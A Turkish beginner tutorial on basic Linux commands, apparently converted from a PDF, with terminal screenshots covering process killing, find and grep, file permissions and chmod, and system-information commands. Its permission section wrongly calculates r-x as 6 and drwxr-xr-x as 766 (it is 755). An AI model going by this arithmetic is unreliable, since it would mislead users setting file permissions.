
```
ahmet-gurel@GUREL: ~
KiB Mem: 8069036 total, 2696912 used, 5372124 free, 125772 buffers
KiB Swap: 0 total, 0 used, 0 free. 1145168 cached Mem

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
3367 ahmet-g+ 20 0 1324772 297168 42072 S 19.3 3.7 12:03.21 chromium-b+
3138 ahmet-g+ 20 0 1974564 194656 82456 S 12.3 2.4 6:29.12 chromium-b+
4192 ahmet-g+ 20 0 1205124 167096 33472 S 7.0 2.1 2:17.44 chromium-b+
2477 ahmet-g+ 20 0 1551108 80520 31992 S 6.6 1.0 2:52.04 compiz
2042 root 20 0 498348 53388 43048 S 6.0 0.7 2:37.65 Xorg
5604 ahmet-g+ 20 0 971280 160916 48132 S 6.0 2.0 0:03.95 firefox
3177 ahmet-g+ 20 0 966464 203464 83324 S 3.3 2.5 3:53.79 chromium-b+
2341 ahmet-g+ 9 -11 441124 6772 4192 S 3.0 0.1 0:41.13 pulseaudio
2201 ahmet-g+ 20 0 367488 9608 2896 S 1.3 0.1 0:21.33 ibus-daemon
2233 ahmet-g+ 20 0 513460 23368 12756 S 1.0 0.3 0:04.31 unity-pane+
5657 ahmet-g+ 20 0 660440 19252 12748 S 1.0 0.2 0:00.39 gnome-terminal
194 root 20 0 0 0 0 S 0.7 0.0 0:07.34 kworker/3:1
2254 ahmet-g+ 20 0 494068 18592 10568 S 0.7 0.2 0:10.06 ibus-ui-gt+
14 root 20 0 0 0 0 S 0.3 0.0 0:00.79 rcuos/6
98 root 20 0 0 0 0 S 0.3 0.0 0:02.61 kworker/2:1
653 root 20 0 0 0 0 S 0.3 0.0 0:07.44 rts5139-p0+
1234 root 20 0 4368 696 524 S 0.3 0.0 0:08.87 acpid
[1]+ Stopped top
ahmet-gurel@GUREL: ~$ kill 5604
ahmet-gurel@GUREL: ~$
```

**5604 PID(process id) firefox uygulamasına denk geliyor biz bu uygulamayı kill 5604 diyerek durdurmuş olduk.

Arama Komutları

find - find komutu girdiğimiz dizin ve alt klasörlerinde arama yapar.**Kullanımı:** find dosya_yolu -name "aranacak_ifade"



```
ahmet-gurel@GUREL:~$ find /home/ahmet-gurel/Desktop/ -name "*.odt"
/home/ahmet-gurel/Desktop/Linux Kamp.odt
/home/ahmet-gurel/Desktop/Yazılım Kulubu/etkinlik ahmet.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/6-Servis Dışı Bırakma Saldırıları.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/3-Sistem Manipülasyonu.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/1-Bilgi Toplama Evresi.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/2-Sunucu Tarama.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/5-Ağı Dinlemek.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/7 - Web Server Zaafiyetleri.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/8- Web Uygulama Zaafiyetleri.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/4-Truva Atı, Virüs ve Solucanlar.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/9-SQL Injection.odt
/home/ahmet-gurel/Desktop/CEH/CEH ÇEVİRİ/10-Kablosuz Ağlardaki Zaafiyetler.odt
/home/ahmet-gurel/Desktop/Siber Güvenlik/Dökumanlar/VERİTABANI.odt
/home/ahmet-gurel/Desktop/Linux Quiz.odt
/home/ahmet-gurel/Desktop/Java Fx ve Linux Notları.odt
ahmet-gurel@GUREL:~$ █
```

****Belirtilen yolda *(hrehangi bir ifade) ile başlayıp .odt ile biten dosyaları arıyan komuttur.**find komutunun -name gibi başka parametreleride mevcuttur merak edenler bunları internetten aratarak bulabilirler.

grep ifade dosya – Belirtilen dosyalarda ifadeyi arar.




A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~/Desktop". The terminal shows the following command sequence:

```
ahmet-gurel@GUREL:~/Desktop$ cd Desktop/
ahmet-gurel@GUREL:~/Desktop$ grep gürel oku.txt
    gürel
ahmet-gurel@GUREL:~/Desktop$
```

The word "gürel" is highlighted in red in the output of the grep command.


komut | grep ifade – Komutun çıktısında ifadeyi aratır.




```
ahmet-gurel@GUREL:~$ ps aux | grep firefox
ahmet-g+ 7309 3.5 2.0 925500 161904 ?      Sl   23:37  0:03 /usr/lib/firefox/firefox
ahmet-g+ 7417 0.0 0.0 17316   932 pts/1    R+   23:39  0:00 grep --color=auto firefox
ahmet-gurel@GUREL:~$ kill 7309
ahmet-gurel@GUREL:~$ ps aux | grep firefox
ahmet-g+ 7422 0.0 0.0 17312   932 pts/1    R+   23:39  0:00 grep --color=auto firefox
ahmet-gurel@GUREL:~$
```

İlk olarak **ps aux | grep firefox komutu ile firefox u arattık ve gelen sonuçlardan firefox un pid(process id) numarasını bulduk.Bunuda **kill 7309** komutunu kullanarak durdurduk.Daha sonra yeniden **ps aux | grep firefox** komutunun çıkışına baktığımızda o sürecin durduğunu hep beraber gördük.

Linux'ta Dosya İzinleri



5, 6 & 7 are combination mods



Öncelikle burada bilmemiz gereken Read(Okuma), Write(Yazma), eXecute(Çalıştırma) izinlerinin sayısal değerlerinin bulunduğu. $r=4, w=2, x=1$ dir. $rwx(4+2+1)$ in 7 yi temsil ettiğini bilmemiz gerekiyor. Onun dışında sayılar üç basamaklı olmakta. **Birinci Basamağı** Owner(Kendisinin) izinlerini, **İkinci basamağı** Group(Bulunduğu Grup)'un izinlerini, ve son olarakta **Üçüncü basamağıda** Public(Diğerlerinin) izinlerini temsil etmektedir.

```
ahmet-gurel@GUREL:~$ ls -al
total 440
drwxr-xr-x 65 ahmet-gurel ahmet-gurel 4096 Dec 23 23:32 .
drwxr-xr-x  4 root      root      4096 Aug 22 12:28 ..
drwx-----  3 ahmet-gurel ahmet-gurel 4096 Mar 12 2014 .adobe
drwxrwxr-x  4 ahmet-gurel ahmet-gurel 4096 Dec 19 18:43 .android
drwxrwxr-x  4 ahmet-gurel ahmet-gurel 4096 Dec 10 11:56 .AndroidStudio
drwxrwxr-x  4 ahmet-gurel ahmet-gurel 4096 Oct 28 17:00 .AndroidStudioBeta
drwxrwxr-x  7 ahmet-gurel ahmet-gurel 4096 Dec 19 20:47 AndroidStudioProjects
-rw-----  1 ahmet-gurel ahmet-gurel 35499 Dec 23 23:40 .bash_history
-rw-r--r--  1 ahmet-gurel ahmet-gurel 220 Mar 12 2014 .bash_logout
-rw-r--r--  1 ahmet-gurel ahmet-gurel 3704 Dec 23 00:50 .bashrc
-rw-r--r--  1 ahmet-gurel ahmet-gurel 16384 Dec 23 00:31 .bashrc.swp
drwxrwxr-x  2 ahmet-gurel ahmet-gurel 4096 Aug 13 19:31 bin
drwx----- 37 ahmet-gurel ahmet-gurel 4096 Dec 22 20:39 .cache
drwxrwxr-x 10 ahmet-gurel ahmet-gurel 4096 Oct  2 01:47 .codelite
drwx-----  3 ahmet-gurel ahmet-gurel 4096 Mar 12 2014 .compiz
drwx----- 38 ahmet-gurel ahmet-gurel 4096 Dec 18 22:04 .config
drwx-----  3 ahmet-gurel ahmet-gurel 4096 Jun 27 16:34 .dbus
drwxr-xr-x 17 ahmet-gurel ahmet-gurel 4096 Dec 23 23:56 Desktop
drwxr-xr-x  2 root      root      4096 Sep 29 14:02 dev-c++
drwxrwxr-x  2 ahmet-gurel ahmet-gurel 4096 Sep 29 14:00 .devcpp
drwxr-xr-x  2 root      root      4096 Aug 21 17:03 disk
-rw-r--r--  1 ahmet-gurel ahmet-gurel 25 Jun 26 00:17 .dmrc
```

ls -al - komutu ile tüm dosyaların özelliklerini ve izinlerini görüntüledik.burada **drwxr-xr-x** gibi karışık gelen ifadeler dosyanın izinlerini belirtir.ilk satırda ki **drwxr-xr-x** ele alırsak.

d rwx r-x r-x

d: dizin olduğunu belirtiyor.Dosyalarda - dir.

rwx: İlk basamak kendisinin izni($4+2+1=7$)


r-x:İkinci basamak grubun izni($4+0+1=6$)

r-x:Üçüncü basamak diğerlerinin izni($4+0+1=6$)

Ele aldığımız ilk sıradaki dizinimizin izni 766 dır.Aşında okumayı öğrenince hiç de karışık olmadığını görüyorsunuz :)

Dosyaların İzinlerini Değiştirmek

chmod izin_degeri dosya- chmod ile vermek istediğimiz izin değerini o dosyaya atayabiliyoruz.

A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~/Desktop". The window contains the following text:


```
ahmet-gurel@GUREL:~/Desktop$ chmod 777 oku.txt
ahmet-gurel@GUREL:~/Desktop$
```

The terminal window has a light gray header bar and a black body. The text is in white and green colors. A cursor is visible at the end of the second line.

Burada oku.txt dosyasına **7(read+write+execute)**7**read+write+execute)**7**read+write+execute) iznini verdik.Kendisi grubu ve diğerleri hem okuyor hem yazıyor hem de çalıştırabiliyor.**chmod** ile dosyaların izinlerini bu şekilde değiştirebilirsiniz.

Sistem Bilgileri

date – mevcut saat ve tarihi gösterir **cal** – içinde bulunan ayın takvimini gösterir

A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~". The window contains the following text:


```
ahmet-gurel@GUREL:~$ date
Wed Dec 24 00:41:12 EET 2014
ahmet-gurel@GUREL:~$ cal
      December 2014
Su Mo Tu We Th Fr Sa
      1  2  3  4  5  6
  7  8  9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 31

ahmet-gurel@GUREL:~$
```

The date command shows the current date and time as Wednesday, December 24, 2014, at 00:41:12 EET. The cal command displays the December 2014 calendar, with the 24th highlighted in green.

Sistem Bilgileri

uptime – sistemin açık kalma süresini gösterir **w** – sistemle ilgili özet bilgiler verir
whoami – giriş yapan kullanıcıyı gösterir

A screenshot of a terminal window titled "ahmet-gurel@GUREL: ~". The window contains the following command-line session:


```
ahmet-gurel@GUREL:~$ uptime
00:42:38 up 3:14, 2 users,  load average: 0.53, 0.76, 0.73
ahmet-gurel@GUREL:~$ w
00:42:48 up 3:14, 2 users,  load average: 0.41, 0.73, 0.72
USER     TTY      FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
ahmet-gurel :0          :0            21:28    ?xdm?    1:11m   0.13s init --user
ahmet-gurel pts/1        :0            00:42      0.00s   0.04s   0.00s w
ahmet-gurel@GUREL:~$ whoami
ahmet-gurel
ahmet-gurel@GUREL:~$
```

The terminal window has a light gray background and a dark gray border. The title bar is white with black text. The command prompt is at the bottom of the window.

Sistem Bilgileri

finger kullanıcı – kullanıcı hakkında bilgi verir **uname -a** – çekirdek bilgisini gösterir.

finger kurulu değil ise kurmanızı isteyecektir.sudo apt-get install finger** komutu ile kurabilirsiniz.Bunu yazılım derleme ve kurma adı altında ileride işleyeceğiz.

A screenshot of a terminal window titled "ahmet-gurel@GUREL:~". The window displays two commands: "finger ahmet-gurel" and "uname -a". The "finger" command output shows the user's login name, directory, shell, and activity history. The "uname" command output shows the kernel version, architecture, and distribution details.

```
ahmet-gurel@GUREL:~$ finger ahmet-gurel
Login: ahmet-gurel                                Name: Ahmet
Directory: /home/ahmet-gurel                         Shell: /bin/bash
On since Tue Dec 23 21:28 (EET) on :0 from :0 (messages off)
On since Wed Dec 24 00:47 (EET) on pts/1 from :0
    1 second idle
No mail.
No Plan.
ahmet-gurel@GUREL:~$ uname -a
Linux GUREL 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64
x86_64 x86_64 GNU/Linux
ahmet-gurel@GUREL:~$
```


Sistem Bilgileri

cat /proc/cpuinfo – işlemci bilgisini gösterir

```
ahmet-gurel@GUREL:~$ cat /proc/cpuinfo
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 58
model name     : Intel(R) Core(TM) i7-3610QM CPU @ 2.30GHz
stepping        : 9
microcode      : 0x15
cpu MHz        : 1200.000
cache size     : 6144 KB
physical id    : 0
siblings        : 8
core id        : 0
cpu cores      : 4
apicid          : 0
initial apicid : 0
fpu             : yes
fpu_exception   : yes
cpuid level    : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
          bat pse36 clflush dts acpi mmx fxsr sse sse2 ss ht tm pbe syscall nx rdtscp lm c
          onstant_tsc arch_perfmon pebs bts rep_good nopl xtopology nonstop_tsc aperfmpref
          eagerfpu pni pclmulqdq dtes64 monitor ds_cpl vmx est tm2 ssse3 cx16 xtpr pdcm p
          cid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer aes xsave avx f16c rdrand lah
          _lm ida arat epb xsaveopt pln pts dtherm tpr_shadow vnmi flexpriority ept vpid
          fsgsbbase smep erms
bogomips       : 4589.80
clflush size   : 64
cache_alignment : 64
address sizes   : 36 bits physical, 48 bits virtual
power management:
processor       : 1
vendor_id      : GenuineIntel
```

Sistem Bilgileri

`cat /proc/meminfo` – RAM bilgisini gösterir.



```
ahmet-gurel@GUREL:~$ cat /proc/meminfo
MemTotal:      8069036 kB
MemFree:       4767648 kB
Buffers:        221860 kB
Cached:        1487084 kB
SwapCached:      0 kB
Active:        1871520 kB
Inactive:      1160252 kB
Active(anon):   1324732 kB
Inactive(anon): 278268 kB
Active(file):    546788 kB
Inactive(file): 881984 kB
Unevictable:     16 kB
Mlocked:        16 kB
SwapTotal:       0 kB
SwapFree:        0 kB
Dirty:          3996 kB
Writeback:       0 kB
AnonPages:      1324924 kB
Mapped:         274188 kB
Shmem:          280176 kB
Slab:           137664 kB
SReclaimable:   96796 kB
SUnreclaim:     40868 kB
```

Sistem Bilgileri

df – disk kullanımını gösterir. **du** – dizinin kullandığı disk alanını gösterir.




```
ahmet-gurel@GUREL:~/yenidizin
ahmet-gurel@GUREL:~$ df
Filesystem      1K-blocks    Used Available Use% Mounted on
/dev/sda6        82293432  67643232  10446888  87% /
none                  4        0         4   0% /sys/fs/cgroup
udev          4023728       4  4023724   1% /dev
tmpfs          806904     1448  805456   1% /run
none            5120        0      5120   0% /run/lock
none          4034516     15672  4018844   1% /run/shm
none          102400       60    102340   1% /run/user
ahmet-gurel@GUREL:~$ mkdir yenidizin
mkdir: cannot create directory 'yenidizin': Permission denied
ahmet-gurel@GUREL:~$ sudo mkdir yenidizin
[sudo] password for ahmet-gurel:
ahmet-gurel@GUREL:~$ cd yenidizin/
ahmet-gurel@GUREL:~/yenidizin$ du
4
.
ahmet-gurel@GUREL:~/yenidizin$
```

** İlk olarak **df** ile disk kullanımını görüntüledik daha sonra **mkdir** ile yeni bir dizin oluşturmak istediğimizde **permission denied(izin reddedildi)** hatasını aldık bu yuzden **sudo** ile root kullanıcısının yetkilerini kullanarak oluşturduk.Ve daha sonra **du** ile disk te ne kadar yer kapladığını gördük.

Sistem Bilgileri

free – kullanılan RAM bilgisini gösterir **which uygulama** – uygulamanın tam yolunu gösterir

